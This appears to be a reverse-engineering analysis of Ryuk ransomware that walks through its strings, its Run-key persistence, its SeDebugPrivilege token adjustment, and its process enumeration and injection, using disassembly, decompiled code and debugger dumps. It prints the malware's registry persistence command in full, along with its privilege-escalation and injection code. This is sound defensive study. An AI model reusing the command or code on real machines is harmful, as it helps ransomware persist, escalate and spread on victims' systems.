
The first thing I always look for in a malware are the strings in simple static analysis. If I find any interesting strings then I base my advanced static and dynamic analysis based on those suspicious strings. Some of the interesting strings that I found are provided below:

Static Strings:

1	\Documents and Settings\Default User\finish \Documents and Settings\Default User\sys	
2	\users\Public\window.bat	
3	\users\Public\finish \users\Public\sys	
4	UNIQUE_ID_DO_NOT_REMOVE	
5	SeDebugPrivilege	
6	csrss.exe explorer.exe lsaas.exe	
7	RyukReadMe.txt	
8	\System32\cmd.exe	
9	/C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d " /reg:64	

Persistence:

The first thing that RYUK ransomware checks is weather a parameter has been passed to it while execution. The parameter is actually the path of Ryuk dropper and it deletes the dropper to avoid suspicion.



```
mov     eax, 0C1880h
call    _alloca_probe
sub     rsp, rax
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rsp+0C18A8h+var_38], rax
mov     ecx, 1388h      ; dwMilliseconds
call    cs:Sleep
call    cs:GetCommandLineW
mov     rcx, rax        ; lpCmdLine
lea     rdx, [rsp+0C18A8h+pNumArgs] ; pNumArgs
call    cs:CommandLineToArgvW
mov     rdi, rax
test    rax, rax
jz      short loc_140001CE8
```


```
mov     rcx, [rax+8]    ; lpFileName
call    cs:DeleteFileW
```

```
loc_140001CE8:          ; hMem
mov     rcx, rdi
call    cs:LocalFree
xor     r13d, r13d
lea     rax, [rsp+0C18A8h+VersionInformation]
lea     ecx, [r13+4]
nop     dword ptr [rax]
```

Next step is to add persistence, Ryuk Ransomware adds persistence by abusing the famous **Run Registry Keys** which executes the payload on each startup or boot. It appends the path of itself and pass the command to be executed via cmd.


- "C:\Windows\System32\cmd.exe" /C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d "C:\users\Public\yxrNV.exe" /f

Above listed command is executed to achieve persistence. At every startup the stage2 malware would be executed from the public folder.



```
loc_7FF7260D719A:
movsxd  rcx, edi
add     rcx, rsi
mov     [rsp+rcx*2+8A0h+Buffer], r15w
call    sub_7FF7260D7030
mov     r8d, 140h        ; nSize
lea     rdx, [rbp+7A0h+Filename] ; lpFilename
xor     ecx, ecx         ; hModule
mov     r14d, eax
call    cs:GetModuleFileNameW
lea     rcx, aCRegAddHkeyCur ; "/C REG ADD \"HKEY_CURRENT_USER\\SOFTWAR"...
mov     r8d, 430h
movups  xmm0, xmmword ptr [rcx]
lea     rdx, [rbp+7A0h+Parameters]
movups  xmm1, xmmword ptr [rcx+10h]
movups  xmmword ptr [rdx], xmm0
movups  xmm0, xmmword ptr [rcx+20h]
movups  xmmword ptr [rdx+10h], xmm1
```

The saves the name of registry as “svchos” for the persistence in the system over Run keys as could be seen in the screenshot below:



```
Stack[00000B3C]:000000C09685DA05                    db    0
Stack[00000B3C]:000000C09685DA06                    db  74h ; t
Stack[00000B3C]:000000C09685DA07                    db    0
Stack[00000B3C]:000000C09685DA08                    db  6Fh ; o
Stack[00000B3C]:000000C09685DA09                    db    0
Stack[00000B3C]:000000C09685DA0A                    db  70h ; p
Stack[00000B3C]:000000C09685DA0B                    db    0
Stack[00000B3C]:000000C09685DA0C                    db  5Ch ; \
Stack[00000B3C]:000000C09685DA0D                    db    0
Stack[00000B3C]:000000C09685DA0E                    db  72h ; r
Stack[00000B3C]:000000C09685DA0F                    db    0
Stack[00000B3C]:000000C09685DA10                    db  51h ; Q
Stack[00000B3C]:000000C09685DA11                    db    0
Stack[00000B3C]:000000C09685DA12                    db  46h ; F
Stack[00000B3C]:000000C09685DA13                    db    0
Stack[00000B3C]:000000C09685DA14                    db  6Bh ; k
Stack[00000B3C]:000000C09685DA15                    db    0
Stack[00000B3C]:000000C09685DA16                    db  67h ; g
Stack[00000B3C]:000000C09685DA17                    db    0
Stack[00000B3C]:000000C09685DA18                    db  2Eh ; .
Stack[00000B3C]:000000C09685DA19                    db    0
Stack[00000B3C]:000000C09685DA1A                    db  65h ; e
Stack[00000B3C]:000000C09685DA1B                    db    0
Stack[00000B3C]:000000C09685DA1C                    db  78h ; x
UNKNOWN 000000C09685DA09: Stack[00000B3C]:000000C09685DA09 (Synchroni
```

```
FF7260D72E0  FF C7 48 8D 40 02 66 44  39 38 75 F4 8B CB 48 8D  ....@.
FF7260D72F0  05 3D 85 01 00 66 66 66  0F 1F 84 00 00 00 00 00  .=...f
FF7260D7300  FF C1 48 8D 40 02 66 44  39 38 75 F4 48 63 D1 49  ....@.
FF7260D7310  8B F7 85 C9 74 20 4C 8B  C2 48 63 C7 48 8B F2 48  .....·
FF7260D7320  8D 4D 00 4D 03 C0 48 8D  15 03 85 01 00 48 8D 0C  .M.M..
FF7260D7330  41 E8 0A E9 00 00 48 63  CF 48 03 CE 66 44 89 7C  A.....
FF7260D7340  4D 00 45 85 F6 74 6B 8B  FB 66 44 39 7D 02 74 10  M.E...
720 00007FF7260D7320: sub_7FF7260D70E0+240
```


Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDrive	REG_SZ	"C:\Users\shaddy\AppData\Local\Micro
svchos	REG_SZ	C:\Users\shaddy\Desktop\rQFkg.exe

Privilege Escalation:

Ryuk ransomware relies on social engineering techniques to be executed with admin privileges from the start, and then it performs **token manipulation** to allow itself to achieve higher privileges specifically uses “**SeDebugPrivilege**” to be able to inject into higher privileged processes as well.

It checks weather the executed process has “**SeDebugPrivilege**” or not by using “**LookupPrivilegeValueW**” and then it tries to adjust the current token to have the required privileges as shown in the code snippet below:




```
__int64 __fastcall sub_140002020(HANDLE TokenHandle)
{
  DWORD v2; // eax
  DWORD LastError; // eax
  struct _LUID Luid; // [rsp+30h] [rbp-28h] BYREF
  struct _TOKEN_PRIVILEGES NewState; // [rsp+38h] [rbp-20h] BYREF

  if ( LookupPrivilegeValueW(0i64, L"SeDebugPrivilege", &Luid) )
  {
    NewState.Privileges[0].Luid = Luid;
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    if ( AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0i64, 0i64) )
    {
      if ( GetLastError() == 1300 )
      {
        sub_1400011F0("The token does not have the specified privilege. \n");
        return 0i64;
      }
      else
      {
        return 1i64;
      }
    }
    else
    {
      LastError = GetLastError();
      sub_1400011F0("AdjustTokenPrivileges error: %u\n", LastError);
      return 0i64;
    }
  }
  else
  {
    v2 = GetLastError();
    sub_1400011F0("LookupPrivilegeValue error: %u\n", v2);
    return 0i64;
  }
}
```

Process Enumeration:

Ryuk Ransomware enumerates all running processes to checks their integrity level, their PID and other useful information and saves everything in an array. It uses famous process enumeration APIs that are listed below:

- CreateToolhelp32Snapshot
- Process32FirstW
- Process32NextW



```
.text:00007FF7260D2180 mov     r14d, r13d
.text:00007FF7260D2183 lea     ecx, [rdx+2]     ; dwFlags
.text:00007FF7260D2186 call    cs:CreateToolhelp32Snapshot
.text:00007FF7260D218C mov     r12, rax
.text:00007FF7260D218F cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:00007FF7260D2193 jz      loc_7FF7260D23D8
```

```
.text:00007FF7260D2199 lea     rdx, [rsp+2D0h+pe] ; lppe
.text:00007FF7260D219E mov     rcx, rax         ; hSnapshot
.text:00007FF7260D21A1 call    cs:Process32FirstW
.text:00007FF7260D21A7 test    eax, eax
.text:00007FF7260D21A9 jz      loc_7FF7260D23D8
```

```
.text:00007FF7260D21AF lea     rdx, [rsp+2D0h+pe] ; lppe
.text:00007FF7260D21B4 mov     rcx, r12         ; hSnapshot
.text:00007FF7260D21B7 call    cs:Process32NextW
.text:00007FF7260D21BD test    eax, eax
.text:00007FF7260D21BF jz      loc_7FF7260D23CF
.text:00007FF7260D21BF ; } // starts at 7FF7260D2130
```

```
,357) 00001530 00007FF7260D2130: sub_7FF7260D2130 (Synchronized with RIP)
```

Process Injection:


Ryuk ransomware injects itself in all the processes that it enumerated with the **exception** of only a few that doesn't stop the system performance like:

- lsass.exe
- explorer.exe
- csrss.exe

It uses basic process injection APIs like:

- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread

The process injection makes it **extremely fast** because there are multiple instances of Ryuk Ransomware running in every process that it has injected. In the screenshot below, we can see that in **"sihost"**, the ransomware has been injected by creating a READ, WRITE and EXECUTE **(RWX)** memory region that contains a binary identified by the starting bytes of **4D 5A (MZ).**



```
.text:00007FF7260D2619 call    cs:VirtualAllocEx
.text:00007FF7260D261F mov     rbx, rax
.text:00007FF7260D2622 test    rax, rax
.text:00007FF7260D2625 jnz     short loc_7FF7260D264E
```

```
.text:00007FF7260D264E
.text:00007FF7260D264E loc_7FF7260D264E:
.text:00007FF7260D264E lea     rax, [rsp+68h+NumberOfBytesWritten]
.text:00007FF7260D2653 mov     [rsp+68h+NumberOfBytesWritten], 0
.text:00007FF7260D265C mov     r9, rbp         ; nSize
.text:00007FF7260D265F mov     qword ptr [rsp+68h+flProtect], rax ; lpN
.text:00007FF7260D2664 mov     r8, rsi         ; lpBuffer
.text:00007FF7260D2667 mov     rdx, rbx        ; lpBaseAddress
.text:00007FF7260D266A mov     rcx, rdi        ; hProcess
.text:00007FF7260D266D call    cs:WriteProcessMemory
.text:00007FF7260D2673 mov     rcx, rdi        ; hProcess
.text:00007FF7260D2676 test    eax, eax
.text:00007FF7260D2678 jnz     short loc_7FF7260D269C
```

```
.00% (271,1116) (465,366) 00001A73 00007FF7260D2673: ProcessInjection+E3 (Sy
```

```
7FF7260D1D90 75 25 41 8D 4E 01 FF 15  7C 52 01 00 FF 15 CE 52  u%A.N...|R.
7FF7260D1DA0 01 00 4C 8D 4C 24 20 45  33 C0 48 8B C8 41 8D 56  ..L.L$·E3..
7FF7260D1DB0 27 FF 15 71 52 01 00 48  8B 4C 24 20 E8 5F 02 00  '..qR..H.L$
7FF7260D1DC0 00 33 C0 48 8D BC 24 50  01 00 00 B9 C0 15 0C 00  .3....$P...
7FF7260D1DD0 F3 AA 48 8D 8C 24 50 01  00 00 E8 51 03 00 00 41  .....$P....
7FF7260D1DE0 B8 64 00 00 00 48 8D 94  24 A0 17 0C 00 33 C9 FF  .d...H..$..
7FF7260D1DF0 15 0B 53 01 00 48 8D 84  24 A0 17 0C 00 48 83 C9  ..S..H..$..
011D0 00007FF7260D1DD0: WinMain+150
```

```
oaded C:\Windows\System32\Bcp47Langs.dll
oaded C:\Windows\System32\sppc.dll
oaded C:\Windows\System32\SLC.dll
oaded C:\Windows\System32\USERENV.dll
oaded C:\Windows\System32\appresolver.dll
oaded C:\Windows\System32\wintypes.dll
ugger: thread 8780 has exited (code 0)
ugger: thread 8768 has exited (code 0)
```

```
idle   Down   Disk: 61GB
```

2756

Name	PID	CPU	I/O total ...	Private b...	User name	Description
sihost.exe	2756	0.02		10.23 MB	DESKTOP-002IHON\shac	Shell Infrastructure Host

☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x7df5d3c50000	Mapped	4 kB	R	
0x7df5d3c60000	Mapped	140 kB	R	
0x7df5d3c90000	Mapped	2,147,483,...	NA	
0x7ff7260d0000	Private	3,640 kB	RWX	
0x7ff7260d0...	Private: Commit	3,640 kB	RWX	
0x7ff7be7d0000	Image	132 kB	WCX	C:\Windows\System32\sihost.ex
		180 kB	WCX	C:\Windows\System32\BCP47mr
		,352 kB	WCX	C:\Windows\System32\InputHos
		976 kB	WCX	C:\Windows\System32\MrmCore
		96 kB	WCX	C:\Windows\System32\execmod
		,256 kB	WCX	C:\Windows\System32\tquery.d
		,936 kB	WCX	C:\Windows\System32\mssrch.d
		264 kB	WCX	C:\Windows\System32\containe
		700 kB	WCX	C:\Windows\System32\daxexec
		644 kB	WCX	C:\Windows\System32\UiaMana
		120 kB	WCX	C:\Windows\System32\CoreShe
		664 kB	WCX	C:\Windows\System32\twinui.ap
		84 kB	WCX	C:\Windows\System32\Package
		756 kB	WCX	C:\Windows\System32\Windows
		,116 kB	WCX	C:\Windows\System32\ShareHo
		508 kB	WCX	C:\Windows\System32\OneCore

